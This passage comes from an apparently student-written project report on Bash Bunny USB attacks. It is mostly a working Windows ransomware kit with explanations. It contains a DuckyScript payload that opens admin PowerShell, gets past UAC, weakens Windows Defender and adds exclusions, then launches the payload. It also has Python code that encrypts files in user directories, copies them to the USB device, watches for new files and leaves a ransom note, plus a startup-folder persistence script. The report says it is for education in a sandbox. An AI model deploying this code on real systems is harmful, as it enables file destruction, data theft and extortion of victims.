- **Solution:**
 1. Verify that the public GPG key has been imported successfully.
 2. Double-check file paths in the script to ensure they match the target directories.
 3. Ensure the script has the necessary user-level permissions.

4. Ransomware Persistence Not Working

- **Problem:** The ransomware does not restart after the system is rebooted.
- **Potential Causes:**
 1. Incorrectly configured systemd service.
 2. Startup file modifications did not apply.
- **Solution:**
 1. Check the syntax of the `systemd` service configuration.
 2. Ensure `.bashrc` or `.zshrc` was modified correctly.
 3. Ensure the commands that were entered have gone through completely, if not then maybe a delay is required

4. Restart the target system and verify the startup process.

5. Some Commands Are Getting Cut Off

- **Problem:** The Bash Bunny is cutting off its own commands
- **Potential Causes:**
 1. There isn't a long enough delay
 2. The inputs are being eaten by the previous command being used
- **Solution:**
 1. Add a delay (ensure to utilize proper QUACK syntax)
 2. Add extra letters to offset the letters that aren't going through properly

6. Code Isn't Updating Properly

- **Problem:** The code doesn't work after being changed
- **Potential Causes:**
 1. Potentially on the wrong switch
 2. Ensure that Q or QUACK is used when necessary
- **Solution:**
 1. Double-check what switch is being used
 2. Isolate certain portions of the code to find what exactly is not working
 3. Double-check check you've used QUACK syntax properly

7. General Errors During Execution

- **Problem:** Unexpected behavior during script execution.
- **Potential Causes:**
 1. Environmental differences between test and target systems.
 2. Compatibility issues with the Bash Bunny.

- **Solution:**

1. Test the scripts in multiple environments to identify compatibility issues.
 2. Log the script execution to identify errors.
 3. Adjust scripts for environmental differences (e.g., file paths, permissions).
-

Contact and Feedback

For unresolved issues, contact the project team with the following information:

- Target system details (OS, version, hardware specs).
 - Detailed description of the issue.
 - Logs or outputs from script execution.
-

By following this guide, you should be able to successfully deploy and troubleshoot the Bash Bunny scripts for the OS scanner and Linux ransomware components of the project.

III. Eric's Contributions

A. Windows Ransomware Injection Via the Bash Bunny

User requirements:

Functional Requirements:

- The bash bunny must be able to simulate a ransomware attack in a controlled environment using the bash bunny
- There needs to be three main functions of the scripts, attacking (encryption), recovery (decryption) and persistence

Non-Functional Requirements:

- Scripts must be reversible making sure that all of the compromised files can be decrypted
- The payload should be able to operate on recent versions of windows
- Maintain a well controlled environment to ensure no one that is testing the scripts accidentally encrypts their own files

Assumptions:

- Administrative access to powershell is available to the system
- Windows defender can be disabled through powershell
- The user running the tests understands how to revert to a clean state if something goes wrong.

Activity Timeline:

1. The Bash Bunny is plugged into the target device
2. The operating system is identified as windows
3. Administrator mode of powershell is opened and windows defender is disabled allowing .exe files to be executed on the system without any restrictions
4. Encryption executable file is copied into the user directory and is executed by the Bash Bunny
5. All files in specified directories are attempted to be encrypted and are moved to the saved files folder
6. The ransom alert file is created on the desktop, and an alert is displayed
7. Once the encryption process is killed, run the decryption script to restore files.
8. Restart the system to make sure the script persists and opens on startup.

Infrastructure Design:

Testing Environment:

- VMware environment with access to a Windows VM (everything was tested for this part of the project on a windows 10 VM on VM workstation pro 17)

Bash Bunny Configuration:

- Payloads stored on the Bash Bunny for rapid execution
- "Encryption-v3-7.exe" and "startupshortcut.ps1" are available in the "payloads\library" folder

Setup and Installation Instructions:

Installing the scripts onto a fresh Bash Bunny and attempting to run the scripts successfully -

1. Plug the Bash Bunny into your computer while set to arming mode.
2. Navigate to the "payloads\library" folder.
3. Copy and paste both the "encryption-v3-7.exe" and "startupshortcut.ps1" (optionally also copy "decryption-v2-1.exe" as well but is not vital to the scripts initial functionality).
4. Navigate to the "payloads\switch1" folder.
5. Edit the "payload.txt" file and paste the contents of the "payload (encryption-v3-7-final).txt" file.
6. Make sure the only file in the "switch1" folder is named "payload.txt".
7. You are now ready to set the Bash Bunny to switch one, plug it into your computer and have the script run.

Bash Bunny Payload/Code Repository:

Test Cases:

Case 1 - Regular Input:

This is what is expected to happen under normal conditions when the bash bunny is plugged into a windows machine.

Steps:

1. Plug in the Bash Bunny to a Windows system.
2. Ensure the target system has Windows Defender enabled and sample files in Desktop, Documents, and Downloads.
3. Run the ransomware payload.
4. Watch as the following happens:

- PowerShell opens and executes commands to disable Windows Defender features.
- The payload copies the executable and script files to C:\\Users\\Public\\.
- The encryption process runs successfully, encrypting files in the specified directories.
- A warning message appears on the desktop.
- A pop up alert notifies the user about the encryption.

Expected Results:

- Files in the specified directories are encrypted, moved to the saved_files folder in the C:\\Users\\Public\\ directory and are copied onto the Bash Bunny for safe keeping.
- The warning text file and pop up alert are displayed as intended.

Case 2 - Boundary Behavior:

This case is to make sure that the scripts function correctly when encountering directories that contain edge cases, such as empty folders, system files, and deeply nested directories.

Steps for this edge case:

- Create test directories that contain empty folders, system files, and deeply nested files and/or directories.
- Verify that the scripts can encrypt files and handle directories appropriately without errors or unexpected behavior.

Expected Results:

- Hidden and system files are processed correctly or skipped.
- Deeply nested directories are traversed without any issues.
- Empty folders remain unaltered.

Case 3 - Reversing encryption:

This case tests the decryption process making sure all files are restored to their previous state and are unaltered.

Steps:

1. After completing the encryption process, run the decryption script in the same location that contains the “saved_files”.
2. Verify that the following occurred:
 - All encrypted files from the “saved_files” folder are restored to their original state and are placed in the “decrypted_files” folder.
 - No files are left corrupted or unprocessed.

Expected Results:

- All files are successfully decrypted and restored.
- The system returns to its pre-encryption state.

Case 4 – Persistence Mechanism:

This case verifies that the ransomware persists after the system is rebooted.

Steps:

- Plug in the Bash Bunny and run the ransomware payload.
- Make sure the command “QUACK STRING powershell -ExecutionPolicy Bypass -File C:\\Users\\Public\\startupshortcut.ps1” does not return an error.
- Restart the system.
- Check if the ransomware executable runs on startup.

Expected Results:

- The ransomware payload executes automatically after reboot.

B. Code Explanation

Explanation of payload (encryption-v3-7-final).txt -

This is the main payload used to open the administrative version of powershell, run the encryption file and establish persistence. You can see that there are delays in place all over this script due to how fast the Bash Bunny inputs commands. There were many instances where it would try to type something way too quickly and would mess up the script completely. The delays are in place for consistency and for ease of use especially with a slower running computer or VM similar to the one that was used while testing this script.

1. Initial Setup and Opening Admin Powershell -

```
ATTACKMODE HID STORAGE

# Open Run dialog
QUACK DELAY 20
QUACK GUI r
QUACK DELAY 1000

# Type 'powershell' in Run dialog
QUACK STRING powershell -NoExit -Command "Start-Process powershell -ArgumentList '-NoExit' -Verb RunAs"
QUACK ENTER
QUACK ENTER
QUACK DELAY 15000

QUACK TAB
QUACK TAB
QUACK ENTER
QUACK DELAY 3500
# Confirm UAC
```

The Bash Bunny is set to emulate a keyboard (HID) and a storage device (STORAGE) initially in the first line. It then opens the “run” dialog by pressing the windows key plus R. Powershell is then run as an administrator (to be able to configure windows defender settings) and user account controls asks for authorization to proceed having Bash Bunny input two tabs and enter to get past this.

2. Disabling Windows Defender -

```
# Disable Cloud-Delivered Protection
QUACK DELAY 20
QUACK STRING Set-MpPreference -MAPSReporting Disabled
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 3500

QUACK DELAY 20
QUACK STRING Set-MpPreference -SubmitSamplesConsent 2
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 3500

# Add Exception for .exe Files
QUACK DELAY 20
QUACK STRING Add-MpPreference -ExclusionProcess "encryption-v3-7.exe"
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 350

QUACK DELAY 20
QUACK STRING Add-MpPreference -ExclusionProcess "startupshortcut.ps1"
QUACK DELAY 20
QUACK ENTER
QUACK DELAY 350
```

This section disables various parts of windows defender (cloud protection, submitting samples, real time protection) and adds exceptions for our necessary files as a precaution.

3. Copying Necessary Files to the System -

```
QUACK DELAY 20
QUACK STRING Copy-Item "F:\\payloads\\library\\encryption-v3-7.exe" -Destination "C:\\Users\\Public\\encryption-v3-7.exe"
QUACK ENTER

QUACK DELAY 20
QUACK STRING Copy-Item "G:\\payloads\\library\\encryption-v3-7.exe" -Destination "C:\\Users\\Public\\encryption-v3-7.exe"
QUACK ENTER

QUACK DELAY 20
QUACK STRING Copy-Item "D:\\payloads\\library\\startupshortcut.ps1" -Destination "C:\\Users\\Public\\startupshortcut.ps1"
QUACK ENTER

QUACK DELAY 20
QUACK STRING Copy-Item "E:\\payloads\\library\\startupshortcut.ps1" -Destination "C:\\Users\\Public\\startupshortcut.ps1"
QUACK ENTER
```

Here we copy both of the files that are needed to the “C:\\Users\\Public” directory for execution. You will notice a few errors when running this part and this is completely normal, it tries multiple different drive letters so that no matter what drive the Bash Bunny is plugged into, the files will have no problem being copied and ready to be executed.

4. File Execution -

```
QUACK DELAY 20
QUACK STRING powershell -ExecutionPolicy Bypass -File C:\\Users\\Public\\startupshortcut.ps1
QUACK ENTER

QUACK DELAY 20
QUACK STRING Start-Process "C:\\Users\\Public\\encryption-v3-7.exe"
QUACK ENTER
```

This final part executes both the persistence and encryption files after they are copied to the correct folder.

Explanation of encryption-v3-7.exe -

1. Initial Key Loading -

This program is the script that is copied onto the system and is run to encrypt its files. It uses RSA public and private keys for encryption and decryption purposes. The public key is used to encrypt files and the private key is used to decrypt files. The private key is included here for testing purposes and would never be included in this file in any real world deployment of a program like this.

```
PUBLIC_KEY = b"""-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtaMBGgQHc2iiipzswgw
WyQBANI5Yaxv5I8v+6iscCr1fBJQ7coWlrP7yfxZ7CZ1/2QtmNRue58J9B08E4DS
8SLBXnYBh/FJVaZpPJ7V2YVuKbfQt5Ff/aTODmWvVeC8fjvaPSM/0KGBzc54zG0E
bdMJd1nsHbEVSoCYrubDBfqqSMI0AKin3+8ow2xiIIzPRUjv1EvnsUdzcVrpAVFW
PWG3815hSGKHeVfnWM0k/Va1PL7ukQF100H4DTQn9oIE0eIFEAUpleOF7RUQwPaZ
+18jJjqhgETEuv0tb0UPVb91ft4FdVjZDAX3vS60nGAqWf98iTsQ1XbR+CKReOZ8
uQIDAQAB
-----END PUBLIC KEY-----
"""

# Load public key
public_key = serialization.load_pem_public_key(PUBLIC_KEY)
```

The function “serialization.load_pem_private_key(PRIVATE_KEY, password=None)” loads this public key in the PEM format preparing the encryption process.

2. Setting up folders and Defining Necessary Directories -

```
# Folder to store encrypted files on the computer
SAVED_FILES_DIR = "C:\\Users\\Public\\saved_files"
if not os.path.exists(SAVED_FILES_DIR):
    os.makedirs(SAVED_FILES_DIR)

# Directories to monitor for encryption
TARGET_DIRECTORIES = [
    os.path.join(os.path.expanduser("~"), "Desktop"),
    os.path.join(os.path.expanduser("~"), "Documents"),
    os.path.join(os.path.expanduser("~"), "Downloads"),
    "C:\\Users"
]
```

This section is responsible for creation of the “saved_files” folder located at “C:\\Users\\Public\\saved_files” on the target system if not already in existence. This folder will hold all of the encrypted files that are processed. This folder is necessary for the decryption process as it looks for this folder. The targeted directories that will be encrypted and also defined here. The current directories that are specified here are the Desktop, Documents, Downloads and Users. These can easily be expanded upon depending on what is looking to be collected using this ransomware script.

3. File Encryption Function -

```
# Encrypts a file and moves it to the encrypted folder
def encrypt_file(file_path):
    try:
        if file_path == HACK_MESSAGE_PATH:
            return # Skip the message file itself

        with open(file_path, "rb") as f:
            data = f.read()

        encrypted_data = public_key.encrypt(
            data,
            padding.OAEP(
                mgf=padding.MGF1(algorithm=hashes.SHA256()),
                algorithm=hashes.SHA256(),
                label=None,
            )
        )

        # Overwrite the file with encrypted content
        with open(file_path, "wb") as f:
            f.write(encrypted_data)

        # Move encrypted file to storage on the computer
        shutil.move(file_path, os.path.join(SAVED_FILES_DIR, os.path.basename(file_path)))
        print(f"Encrypted: {file_path}")
    except Exception as e:
        print(f"Error encrypting {file_path}: {e}")
```

The “encrypt_file()” function is used to handle encrypting each file that is found in the directories specified earlier using the public key. The contents of the files are read in binary mode. Then the public key is used to encrypt the file data with RSA and OAEP padding. This makes sure that the process is resistant to most common cryptographic attacks as OAEP adds randomness and structure to the encryption process. SHA-256 is also used for padding’s hash function which only makes the security of this process even stronger. Basically no one is going to be able to get the original file contents without access to the private key. The original file is then overwritten with the encrypted data and moved to the “saved_files” folder. Output messages are displayed depending on if the file was successfully or unsuccessfully encrypted.

4. Ransom Message and File Creation -

```
# Path for the warning message file
HACK_MESSAGE_PATH = os.path.join(os.path.expanduser("~"), "Desktop", "You_Have_Been_Hacked.txt")
```

```
# Creates a warning message on the desktop
def create_hack_message():
    with open(HACK_MESSAGE_PATH, "w") as f:
        f.write("Your files have been encrypted. Pay 12345@example.com to recover them.")
    print(f"Hack message created at: {HACK_MESSAGE_PATH}")
```

These parts create a ransom text file with a short note informing the user that their files have been encrypted and to pay to get them back. An alert is displayed after the encryption process is completed and a text file is created and placed on the desktop for visibility.

5. Copying of Encrypted Files to the Bash Bunny -

```
# Copies encrypted files to a USB storage folder with a timestamp
def copy_saved_files_to_usb():
    # Add timestamp to the folder name
    timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
    usb_folder_name = f"saved_files_{timestamp}"
    destination = os.path.join("E:\\\\loot", usb_folder_name)

    if not os.path.exists(destination):
        os.makedirs(destination)

    try:
        for file_name in os.listdir(SAVED_FILES_DIR):
            file_path = os.path.join(SAVED_FILES_DIR, file_name)
            if os.path.isfile(file_path):
                shutil.copy(file_path, destination)
                print(f"Copied {file_name} to {destination}")
    except Exception as e:
        print(f"Error copying files to USB: {e}")
```

The function “copy_saved_files_to_usb” copies the encrypted files from the “saved_files” folder to the Bash Bunnies “loot” folder with a timestamp denoting the exact time and date that the files were extracted. This function could have been placed before the encryption process depending

on the main goals of the attacker in a given scenario. I felt that having the encryption process be first would give it more focus instead of focusing on the copying of the files to the Bash Bunny.

6. Directory Monitoring -

```
# Event handler to detect new files
class EncryptionHandler(FileSystemEventHandler):
    def on_created(self, event):
        if not event.is_directory:
            print(f"New file detected: {event.src_path}")
            encrypt_file(event.src_path)

# Monitors directories for changes and encrypts new files
def monitor_directories():
    event_handler = EncryptionHandler()
    observer = Observer()

    # Add each directory to be monitored
    for directory in TARGET_DIRECTORIES:
        observer.schedule(event_handler, directory, recursive=True)

    observer.start()
    try:
        while True:
            time.sleep(1)
    except KeyboardInterrupt:
        observer.stop()
    observer.join()
```

This portion actively monitors all of the previously defined directories for newly created files and searches any missed files in the initial encryption process. While this is active, the system is effectively unable to create or move any files in those directories. If any file is found the “encrypt_file” function is triggered. The “monitor_directories()” function sets up an observer to watch the active target directories for anything involving newly introduced files. This will not stop until the whole process is killed.

7. Main Execution -

```
if __name__ == "__main__":
    print("Starting encryption process...")
    for directory in TARGET_DIRECTORIES:
        for root, dirs, files in os.walk(directory):
            for file in files:
                encrypt_file(os.path.join(root, file))
    print("Initial encryption completed.")

    # Create the warning message file
    create_hack_message()

    # Copy encrypted files to USB with a timestamped folder
    copy_saved_files_to_usb()

    # Start the alert pop-up
    alert_thread = threading.Thread(target=display_alert, daemon=True)
    alert_thread.start()

    print("Monitoring directories for new files...")
    monitor_directories()
```

This final part of the code calls all of the functions that were previously defined and executes them in a logical sequence. We start by encrypting the existing files, create the ransom alert and note, save the files to the bash bunny and monitor the system for new files.

Explanation of startupshortcut.ps1 -

This is the script that makes sure the encryption file is correctly copied to the startup folder allowing the encryption script to persist.

```
# Path to the .exe file
$exePath = "C:\Users\Public\encryption-v3-7.exe"

# Get the Startup folder path
$startupFolder = [Environment]::GetFolderPath("Startup")

# Define the destination path in the Startup folder
$destinationPath = Join-Path -Path $startupFolder -ChildPath "encryption-v3-7.exe"

# Copy the .exe file to the Startup folder
Copy-Item -Path $exePath -Destination $destinationPath -Force

# Output to confirm file copy
Write-Output "Executable copied to: $destinationPath"
```

The full path to the “encryption-v3-7.exe” is initially specified. Then the path to the startup folder is then retrieved. The path to the startup folder is then combined with the executable’s filename, creating the full destination path. Finally, the encryption file is copied to the startup folder.

Explanation of decryption-v2-1.exe -

This is the encryption reversal script, not included in the Bash Bunnies payload script, since the whole idea of this is that the victim pays the ransom and is then given this executable to get their files back.

1. Loading the Private Key -

```
# Embedded private key as a string
PRIVATE_KEY = b"-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEASTaMBGgQHc2iiipzswgwlyQBANI5Yaxv5I8v+6iscCr1fBJQ
7colwrrP7yfxZ7CZ1/2QtmNRue58J9B08E4DS8SLBXnYBh/FJVaZpJ7V2YVUkbfQ
t5Ff/aTODmWVVeC8fjvaPSM/0KGBzc54zG0EbdMJd1nshbEVSoCYrubDBfqqSMI0
AKin3+8ow2xiIIzPRUjv1EvnsUdzcVrpAVFWPWG3815hSGKHeVfnW0k/Va1PL7u
kQF100H4DTQn9oIE0eIFEAUplE0F7RUQwPaZ+18jJjqhgETEuv0tb0UPVb91ft4F
dVjZDAX3v560nGAqWf98iTsQ1XbR+CKReOZ8uQIDAQABaoIBADwkmwIAXSsotLjy
feZ/ooOEIDI+gL2wWBDtdp2TpCo0yEnpfv35MJ5aGRtcmoEoiLTS4+K5zk4Utiw6
iLGmaUpe/djepUpGBiN1mZkpFZ64Q12n+KcKUQL4KBG4ihnY/yv9D0LVbK8HgMw
pL9bClpE1rIks5toqlhb1v067etcSw1892oVx1S15Gr70etDtaL04MAUT4qGUnKC
ysDXnB8Uch+kD8Dywr2t/LMehsTVw6XvVNSAScb5Kper55OT1h4iRMq60my9cVRw
V1dQ2z6TZFLqF1305x6ydyjVtti9XdWmMq3WQWLZ+4H0dEzyCUPf1HvnTyUDpsawr
R1T9bWECgYEA1pRLsX7DRy/6c5eX7xRgTRZ/INMhTgjHZZL+eaeuKDX9c5NCBovs
eAk1AMIGIoanIjhd1anlm/hqulZjV8zmmu9P//OwgsLZR/pQ5twR0hxFnw1s8dxc
1SmtRuOVT4r/2SyduNxbWslvP7e1xUDtBH4ewrLu3jd1i/3prHIGPsCgYEA1VwO
AuD1GBYe+V2j4yEEE7bL/qULkZznvMkgKQ8WlyHfi+/EXEJ6C1zcS4/1s571wkU0y
C/Etdr8h2da10V0Arcp/xfVoY1pV/uz1K6XPscvnRQnF3j6TwIrcns+o7IwMeo+9
x1JTR8F//24maCBunHJUPLKIM2P/QrTISUa8+tsCgYEAkjzOuVci1UklbtHJge5p
EyBZ040QDZZ+Dx75vv8/+beR28poHP4PU18z+ChC9hS+otu3V35KNVw/ou5tFdFW
+BBQfScfDH6uhhdZ0SrZsrjB2fkaf1qn3iBhLwa7I1Kfuup1My86M0h4/azVFjIE
LBxzM6fP4RwmU2qtZLWUoTECgYEAj2J0/BQ9gc1j+Xunpv1KKyF+yFwMgUPN5X5Y
wZ81VYXUIjKsqHuOPKoDZPF7go8GNm/1gUcMoax5rJKTikDRMvpSkivRgb9p6Y80
1/evs7Hvc2MU+bThsdTgXU37HTDG7prpFCnMU/3DU1qpLvMUwsjGuZ/VjovWQPMT
YsNKP18CgYEAoLoiPQ5SukawMXSxm1PKjieWRvAQykd4NQpm1ib5gAr/QsaKoD
V8IV8bq58q01L9K1hRuCgLNqXcU0jsdoZ02Ifc1FIHvpK5fxqcjJfj6tuN1b93qf
pEH1EjZGe+soFUXAp8DWdtY/JvtigDXgFQtzen/nhYsYAddv+9Cr68=
-----END RSA PRIVATE KEY-----"

# Load the private key from the embedded string
private_key = serialization.load_pem_private_key(PRIVATE_KEY, password=None)
```

The private key is first loaded preparing the program for the decryption process.

2. Defining Directories and Setup

```
# Folder containing encrypted files
ENCRYPTED_FILES_DIR = "saved_files"

# Folder to move decrypted files
DECRYPTED_FILES_DIR = "decrypted_files"

if not os.path.exists(DECRYPTED_FILES_DIR):
    os.makedirs(DECRYPTED_FILES_DIR)
```

Here we define where the encrypted files are stored (the “saved_files” folder) making it very important that this file is placed in the same directory as that folder. We then attempt to create a new folder where the decrypted files will be stored called “decrypted_files”).

3. Decrypt File Function -

```
# Function to decrypt a file
def decrypt_file(file_path):
    try:
        with open(file_path, "rb") as f:
            encrypted_data = f.read()

        # Decrypt the data using the private key
        decrypted_data = private_key.decrypt(
            encrypted_data,
            padding.OAEP(
                mgf=padding.MGF1(algorithm=hashes.SHA256()),
                algorithm=hashes.SHA256(),
                label=None,
            )
        )

        # Save the decrypted data to a new file in the decrypted_files folder
        decrypted_file_path = os.path.join(DECRYPTED_FILES_DIR, os.path.basename(file_path))
        with open(decrypted_file_path, "wb") as f:
            f.write(decrypted_data)

        print(f"Decrypted: {file_path} -> {decrypted_file_path}")
    except Exception as e:
        print(f"Failed to decrypt {file_path}: {e}")
```

This is the function responsible for decrypting each file found in the folder. First the file is opened in binary mode and has its contents read. The private key is then used to decrypt each file. The file is then moved to the “decrypted_files” folder and the program iterates through this

process until the folder is empty. Error handling is also included in this function outputting a message if the decryption succeeds or fails.

C. Common Issues You Might Face

1. My number one biggest problem was the speed at which the Bash Bunny would enter text, the VM I was using and the amount of ram I have available was simply not enough to run it as smoothly as I wanted to. To solve this use a healthy amount of delay commands when running Bash Bunny payloads. You might have noticed the extremely long wait I have set between entering the command to open admin powershell and the tabs to get through the UAC prompt. This is because sometimes I had to wait up to 15 seconds to have that come up on my VM. If you have the ram available, definitely give a good amount to the VM you are using.
2. Another issue that I ran into initially was how I was going to be able to get a python script running through the Bash Bunny in a simple manner. After some trial and error I came upon the solution of bundling the python file and all of the libraries I used into a .exe file via pyinstaller. This feels like it was the easiest way to get this script to run the way I wanted on a machine that does not have python installed already.
3. A good way to make writing the ducky script and making sure the Bash Bunny is getting through your code is the option to add LED prompts for when you get to certain checkpoints in your payload. This will let you know when the device is connected, starting to run the payload, in the middle and finished with everything. This was very helpful when something would mess up with my payload and I wasn't sure if it had finished running yet.
4. I had some problems with the Bash Bunny not correctly typing certain special characters (@,\$,#,^, etc) and am honestly not sure what was causing the issue. You might

encounter this problem as well and may need to find alternative commands to use to get the results that you want from the Bash Bunny.

IV. Deployment and Testing

A. Bash Bunny Setup

The Bash Bunny was configured to autonomously execute the crafted scripts with minimal intervention. Key setup procedures included:

- Formatting the device and creating necessary directory structures.
- Uploading the Ducky Script and ransomware payload files to designated locations.
- Automating the execution of payloads upon device insertion, ensuring smooth operation.

B. Testing Environment

To validate the functionality of the tools, tests were conducted in a controlled setting comprising:

- Virtual machines emulating Linux and Windows environments for comprehensive analysis.
- A sandboxed network infrastructure designed to prevent unintended propagation of scripts or payloads beyond the test environment.

V. Conclusion

The project demonstrates the Bash Bunny Mark II's potential for exploring cross-platform cybersecurity vulnerabilities while emphasizing recovery mechanisms in cybersecurity education. By integrating OS detection with ransomware payloads for Linux and Windows, the project highlights real-world risks and equips defenders with practical tools to counteract attacks. Detailed testing in controlled environments ensured safe demonstrations of attack methods and recovery strategies.


Key innovations, such as leveraging user-level permissions to expose vulnerabilities and employing persistence techniques to replicate modern malware, provide a comprehensive view of cybersecurity challenges. This work lays a foundation for advanced exploration into potentially even more persistent threats, furthering our understanding of malware as a whole.

References

1. Cosmodium Cyber Security. (2022, April 4). *Bash Bunny primer* [Video]. YouTube. <https://www.youtube.com/watch?v=Mf2AHNZEWCQ>
2. Grimes, R. A. (n.d.). *What is ransomware? How it works and how to remove it*. CSO Online. <https://www.csoonline.com/article/563507/what-is-ransomware-how-it-works-and-how-to-remove-it.html>
3. Hak5. (n.d.). *Bash Bunny documentation*. <https://docs.hak5.org/bash-bunny>
4. Hak5. (n.d.). *Bash Bunny e-book*. <https://shop.hak5.org/products/bash-bunny-e-book?srltid=AfmBOoriet620zOdtqBFolKtrPRbLmtYXrDi8LeRrf4eAXrxd0lqmDpo>
5. Hak5. (2022, October 2). *Introducing the Bash Bunny Mark II – Story time with @Hak5Darren* [Video]. YouTube. <https://www.youtube.com/watch?v=HohH2VYAZw0>
6. Imperva. (n.d.). *What is ransomware?* <https://www.imperva.com/learn/application-security/ransomware/>
7. SteamLabs. (2022, August 20). *Bash Bunny payload – Sudo Bashdoor on Linux* [Video]. YouTube. <https://www.youtube.com/watch?v=6aeUnyLYOAE>
8. Sunny Wear. (2022, July 13). *Bash Bunny phishing attack with hamsters* [Video]. YouTube. <https://www.youtube.com/watch?v=kkgjqudFS9Q>
9. Whimsical. (n.d.). *Whimsical – Collaborative flowcharts, wireframes, mind maps and more*. <https://whimsical.com/>

Appendices

- **Appendix A: OS Scanner Flowchart**



Made with  Whimsical